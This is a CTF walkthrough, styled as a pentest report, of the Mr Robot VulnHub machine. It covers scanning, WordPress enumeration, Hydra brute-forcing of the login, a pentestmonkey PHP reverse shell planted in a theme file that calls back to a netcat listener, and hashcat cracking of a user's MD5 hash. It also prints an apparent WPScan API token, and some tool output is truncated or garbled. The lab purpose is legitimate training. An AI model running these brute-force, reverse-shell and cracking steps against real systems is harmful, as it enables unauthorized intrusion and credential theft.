

Pentest Report on Mr Robot Machine

What is Mr Robot Machine: -

The Mr. Robot machine is a virtual environment designed for ethical hacking and penetration testing, inspired by the critically acclaimed television series of the same name. This machine serves as a Capture. The Flag (CTF) challenge, providing cybersecurity enthusiasts and professionals with an opportunity to practice their skills in a controlled setting. It is hosted on platforms like VulnHub, where users can download and deploy it in their own virtual environments, such as VMware or VirtualBox.

The primary objective of engaging with the Mr. Robot machine is to identify and exploit various vulnerabilities, simulating real-world attack scenarios. Users are tasked with uncovering hidden flags, each representing a different level of difficulty, while employing techniques such as brute force attacks, privilege escalation, and web application exploitation. The machine typically includes a web server running WordPress, which may contain vulnerabilities like file upload flaws, allowing for further exploitation through reverse shells and other methods.

Tools Used in this Pentest: -

1. Nmap (Network Mapper) :-



Nmap (Network Mapper) is a powerful and versatile open-source tool widely used for network discovery and security auditing. Designed to rapidly scan large networks, Nmap is equally effective for assessing single hosts. It operates by sending raw IP packets in innovative ways to gather information about the network, including identifying live hosts, open ports, and the services running on those ports. Additionally, Nmap can determine the operating systems and versions in use, as well as the types of packet filters or firewalls present on the network.

2. Wpscan :-



WPScan is a robust security scanner tailored for WordPress websites, enabling users to identify vulnerabilities in the WordPress core, plugins, and themes. By leveraging the WPVulnDB (vulnerability database), WPScan provides up-to-date information on known security issues. The tool is user-friendly and operates from the command line, making it accessible for both beginners and experts. WPScan not only checks for outdated components but also assesses weak passwords and other potential security risks. After completing a scan, it generates detailed reports outlining vulnerabilities and offering recommendations for remediation. Frequently included in penetration testing distributions like Kali Linux, WPScan is an essential tool for WordPress administrators and security professionals committed to maintaining a secure and resilient web environment.

3. Gobuster :-



Gobuster is a fast and efficient tool used for directory and file brute-forcing, primarily in web application security assessments. Written in Go, it allows penetration testers and ethical hackers to discover hidden directories, files, and subdomains on web servers. Gobuster operates by sending requests to a target URL, replacing a specified keyword in the URL with entries from a wordlist, which helps in identifying accessible resources that may not be linked publicly.

4. Burpsuite:-




Burp Suite is a comprehensive platform designed for web application security testing, widely used by penetration testers and security professionals to identify vulnerabilities. It offers several editions, including the free Community Edition, which provides essential manual testing tools, and the Professional Edition, which features advanced capabilities like automated scanning and extensive reporting. The Enterprise Edition is tailored for dynamic web vulnerability scanning in larger organizations. Key features include the Burp Proxy, which intercepts and modifies HTTP/S requests and responses, and the Burp Scanner, which automatically scans web applications for vulnerabilities, generating detailed reports.

5. Hydra: -



Hydra, also known as THC Hydra, is a powerful and widely respected network login cracker used for password cracking and brute-force attacks. It supports a variety of protocols, including HTTP, HTTPS, FTP, SSH, and many others, making it versatile for testing the security of different services. Hydra operates by systematically attempting to guess passwords using either a predefined list (dictionary attack) or by generating combinations of characters (brute-force attack).

6. Netcat :-



Netcat, often referred to as nc, is a versatile networking utility that allows users to read from and write to network connections using TCP or UDP protocols. Known as the "Swiss Army knife" of networking, it is widely used for various purposes, including file transfers, port scanning, and establishing simple chat sessions between users. Netcat can also function as a basic web server by serving HTML content and is invaluable for network debugging and troubleshooting.

7. Hashcat :-



Hashcat is a powerful and popular password recovery tool used primarily for cracking hashed passwords. It supports a wide range of hashing algorithms, including MD4, MD5, SHA-1, SHA-256, and many more, making it versatile for various applications in cybersecurity and digital forensics. Hashcat employs advanced techniques such as dictionary attacks, brute-force attacks, and rule-based attacks to efficiently recover passwords from hashes.

Here are the steps how I exploit this machine: -

A. So, firstly I will find the ip of target system with command arp-scan --localnet. And we find the ip = 192.168.79.133. Now we have scanned the ip with Nmap.

```
(root@Windows)-[/home/kali]
# nmap 192.168.79.133 -sV -p 1-65535 -sT -O -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-15 10:46 IST
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 10:46
Scanning 192.168.79.133 [1 port]
Completed ARP Ping Scan at 10:46, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:46
Completed Parallel DNS resolution of 1 host. at 10:46, 0.03s elapsed
Initiating Connect Scan at 10:46
Scanning 192.168.79.133 [65535 ports]
Discovered open port 80/tcp on 192.168.79.133
Discovered open port 443/tcp on 192.168.79.133
Connect Scan Timing: About 19.89% done; ETC: 10:48 (0:02:05 remaining)
Connect Scan Timing: About 48.13% done; ETC: 10:48 (0:01:06 remaining)
Completed Connect Scan at 10:48, 104.48s elapsed (65535 total ports)
Initiating Service scan at 10:48
Scanning 2 services on 192.168.79.133
Completed Service scan at 10:48, 12.07s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.79.133
Retrying OS detection (try #2) against 192.168.79.133
NSE: Script scanning 192.168.79.133.
Initiating NSE at 10:48
Completed NSE at 10:48, 1.81s elapsed
Initiating NSE at 10:48
Completed NSE at 10:48, 0.03s elapsed
Nmap scan report for 192.168.79.133
Host is up (0.00040s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http      Apache httpd
443/tcp   open  ssl/http  Apache httpd
MAC Address: 00:0C:29:EF:FF:C3 (VMware)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.2 - 4.9 (94%), Linux 3.2 - 3.8 (93%), Linux 3.18 (93%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.000 days (since Thu Aug 15 10:48:12 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.34 seconds
Raw packets sent: 57 (5.912KB) | Rcvd: 25 (1.736KB)
```

Nmap Scan Report - Scanned at Wed Aug 14 21:13:30 2024

Scan Summary | 192.168.79.133

Scan Summary

Nmap 7.94SVN was initiated at Wed Aug 14 21:13:30 2024 with these arguments:
nmap -sV -p 1-65535 -sT -O -v -oX portrobot.xml 192.168.79.133
Verbosity: 1; Debug level 0
Nmap done at Wed Aug 14 21:15:31 2024; 1 IP address (1 host up) scanned in 121.85 seconds

192.168.79.133

Address

- 192.168.79.133 (ipv4)
- 00:0C:29:EF:FF:C3 - VMware (mac)

Ports

The 65532 ports scanned but not shown below are in state: **filtered**

- 65532 ports replied with: **no-response**


Port	State (toggle closed [1] filtered [0])	Service	Reason	Product
80	tcp open	http	syn-ack	Apache httpd
443	tcp open	http	syn-ack	Apache httpd

This is the output of nmap of following command :-
Nmap -sV -p 1-65535 -O -v -oX {file name}.

- B. As we all know that port no. 80 is used to host a website so we check that in our browser.

```
14:36 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.  
  
14:36 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.  
  
Commands:  
prepare  
fsociety  
inform  
question  
wakeup  
join
```

- C. We know that robots.txt file is a text file located in the root directory of a website that provides instructions to web crawlers about which pages or sections of the site should not be accessed or indexed. So, we access that page.




```
User-agent: *  
fsociety.dic  
key-1-of-3.txt
```

- D. So, we got some information lets check this. The key-1-of-3.txt has **073403c8a58a1f80d943455fb30724b9** this key. And we got a dictionary file name as **fsociety.dic**. This can be useful for us .

```
(root@Windows)-[/home/kali/Desktop/mr_robot_targets]
# cat fsociety.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
```

- E. Then I check the CMS (Content Management System) with the help of wappalyzer which is a extension to find website information and found that this site is build on with wordpress . Now Here we have a tool which scans the wordpress site and give directories and vulnerabilities.



```
(root@Windows)-[/home/kali/Desktop/mr_robot_targets]
# wpscan --url http://192.168.79.133/ -v -e at,ap --rua --api-token qr9lnsfLnc0inU4B15kk3aapiix8guZ2yRBzqgsKw -o robotwpscan
```

```

    WordPress®  

    WordPress Security Scanner by the WPScan Team  

    Version 3.8.25  

    Sponsored by Automattic - https://automattic.com/  

    @WPScan_, @ethicalhack3r, @erwan_lr, @firefart

---

[+] URL: http://192.168.79.133/ [192.168.79.133]  

[+] Started: Thu Aug 15 11:13:37 2024  

Interesting Finding(s):  

[+] Headers  

| Interesting Entries:  

|   - Server: Apache  

|   - X-Mod-Pagespeed: 1.9.32.3-4523  

| Found By: Headers (Passive Detection)  

| Confidence: 100%  

[+] robots.txt found: http://192.168.79.133/robots.txt  

| Found By: Robots Txt (Aggressive Detection)  

| Confidence: 100%  

[+] XML-RPC seems to be enabled: http://192.168.79.133/xmlrpc.php  

| Found By: Direct Access (Aggressive Detection)  

| Confidence: 100%  

| References:  

|   - http://codex.wordpress.org/XML-RPC_Pingback_API  

|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  

|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  

|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  

|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/  

[+] Wordpress readme found: http://192.168.79.133/readme.html  

| Found By: Direct Access (Aggressive Detection)  

| Confidence: 100%
```

F. We found various directories and vulnerabilities. Then I decide to check other directories with gobuster tool.

```

(root@Windows)-[/home/kali/Desktop/mr_robot_targets]
# gobuster dir -u http://192.168.79.133/ -o dirresult -w fsociety.dic
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.79.133/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: fsociety.dic
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/ images (Status: 301) [Size: 237] [--> http://192.168.79.133/images/]
/ css (Status: 301) [Size: 234] [--> http://192.168.79.133/css/]
/ image (Status: 301) [Size: 0] [--> http://192.168.79.133/image/]
Progress: 302 / 858161 (0.04%)


```

```

# gobuster dir -u http://192.168.79.133/ -o dirresult -w fsociety.dic
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.79.133/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: fsociety.dic
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/ images (Status: 301) [Size: 237] [--> http://192.168.79.133/images/]
/ css (Status: 301) [Size: 234] [--> http://192.168.79.133/css/]
/ image (Status: 301) [Size: 0] [--> http://192.168.79.133/image/]
/ license (Status: 200) [Size: 19930]
/ feed (Status: 301) [Size: 0] [--> http://192.168.79.133/feed/]
/ video (Status: 301) [Size: 236] [--> http://192.168.79.133/video/]
/ audio (Status: 301) [Size: 236] [--> http://192.168.79.133/audio/]
/ admin (Status: 301) [Size: 236] [--> http://192.168.79.133/admin/]
/ blog (Status: 301) [Size: 235] [--> http://192.168.79.133/blog/]
/ Image (Status: 301) [Size: 0] [--> http://192.168.79.133/Image/]
/ intro (Status: 200) [Size: 516314]
/ rss (Status: 301) [Size: 0] [--> http://192.168.79.133/feed/]
/ login (Status: 302) [Size: 0] [--> http://192.168.79.133/wp-login.php]
/ readme (Status: 200) [Size: 7334]
/Year20112010200920082007200620052004200320022001200019991998199719961995199419931992199119901989198819871986198519841983
973197219719701969196819671966196519641963196219611960195919581957195619551954195319521951195019491948194719461945194419
4193319321931193019291928192719261925192419231922192119201919191819171916191519141913191219111910190919081907190619051904

```

8. We found a Login page.php now we try to brute force the username and password with HYDRA tool. Before that we use burpsuite to find string names of username and password.



9. Now its time to use hydra tool.

```
(root@Windows)-[/home/kali/Desktop/mr robot targets]
# hydra -L fsociety.dic -p test 192.168.79.133 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid username" -t 30
```


10. Firstly, we try username to brute force then password. I put dictionary that we find in robots.txt in the username with -L (specially for dictionary) and a random password test with -p (for specified password). We did this because password is still same but username will repeatedly change with the help of dictionary we provide.

```
(root@Windows)-[/home/kali/Desktop/mr robot targets]
# hydra -L fsociety.dic -p test 192.168.79.133 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-15 12:51:19
[DATA] max 30 tasks per 1 server, overall 30 tasks, 858235 login tries (l:858235/p:1), ~28608 tries per tas
[DATA] attacking http-post-form://192.168.79.133:80/wp-login.php:log=^USER^&pwd=^PASS^:Invalid username
[80][http-post-form] host: 192.168.79.133 login: Elliot password: test
[STATUS] 1678.00 tries/min, 1678 tries in 00:01h, 856557 to do in 08:31h, 30 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

11. We got the username.

12. It's time to brute force the password with that fsociety.dic dictionary file. And now we change -l for specified username and -P for dictionary.




```
(root@Windows)-[/home/kali/Desktop/mr_robot_targets]
$ hydra -l ELLIOT -P fsociety.dic 192.168.79.133 http-post-form "/wp-login.php:log='USER'&pwd='PASS':The password you entered for the username" -t 30
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
inding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-15 12:55:39
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.re
[DATA] max 30 tasks per 1 server, overall 30 tasks, 858235 login tries (l:1/p:858235), ~28608 tries per task
[DATA] attacking http-post-form://192.168.79.133:80/wp-login.php:log='USER'&pwd='PASS':The password you entered for the username
```


```
n, 765024 tries in 08:15h, 93211 to do in 01:01h, 30 active
n, 805143 tries in 08:31h, 53092 to do in 00:34h, 30 active
n, 846487 tries in 08:47h, 11748 to do in 00:08h, 30 active
: 192.168.79.133 login: ELLIOT password: ER28-0652
y completed, 1 valid password found
```

13. We got the password too.



14. We got the admin access. Now we go to editor in appearance tab and open archives because we can run any script through the archives tab. Then download or copy the reverse shell php script and paste into this file. And change the ip of listener that means I put the ip of my machine and port no. in which we want to use.





```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
```



```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
```

```
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.79.129'; // CHANGE THIS
$port = 51; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```

15. Start the netcat listening on port no. 51 bcoz we assign that port in script. "nc -lvnp 51"



```
(root@Windows)-[/home/kali/Desktop/mr_robot_targets]
# nc -lvnp 51
listening on [any] 51 ...
```


16. Now run that archive file in browser. "http://192.168.79.133/wp-content/themes/twentyfifteen/archive.php".

```
(root@Windows)-[/home/kali/Desktop/mr_robot_targets]
# nc -lvnp 51
listening on [any] 51 ...
connect to [192.168.79.129] from (UNKNOWN) [192.168.79.133] 34082
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
16:48:08 up 11:34, 1 user, load average: 0.00, 0.01, 0.76
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
robot     tty1                         05:14   2:01m  0.11s  0.01s -bash
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ pwd
/
$ ls
bin
boot
dev
etc
home
```

17. And boom we got the access. And here we got another keys.txt and password hash of the system.

```
$ cd home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$
```

18. Now check these folders and find what are there.

```

$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ uname
Linux
$ hostname
linux
$ whoami
daemon
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$

```

19. Permission denied because we are normal user not root but we find hash of machine password that is root password. So let's convert this hash to normal text with HASHCAT tool with wordlist (rockyou.txt).

```

(root@Windows)-[/home/kali/Desktop/mr_robot_targets]
# hashcat -m 0 -a 0 md5_hash rockyou.txt
hashcat (v6.2.6) starting

```

```

Dictionary cache built:
* Filename...: rockyou.txt
* Passwords..: 14344392
* Bytes.....: 139922213
* Keyspace...: 14344385
* Runtime....: 1 sec

c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: c3fcd3d76192e4007dfb496cca67e13b
Time.Started....: Fri Aug 16 20:23:53 2024 (0 secs)
Time.Estimated...: Fri Aug 16 20:23:53 2024 (0 secs)

```

20. We got the password of robot user let's try to login with this.

```
linux login: robot
Password:
Last login: Thu Aug 15 05:14:32 UTC 2024 on tty1
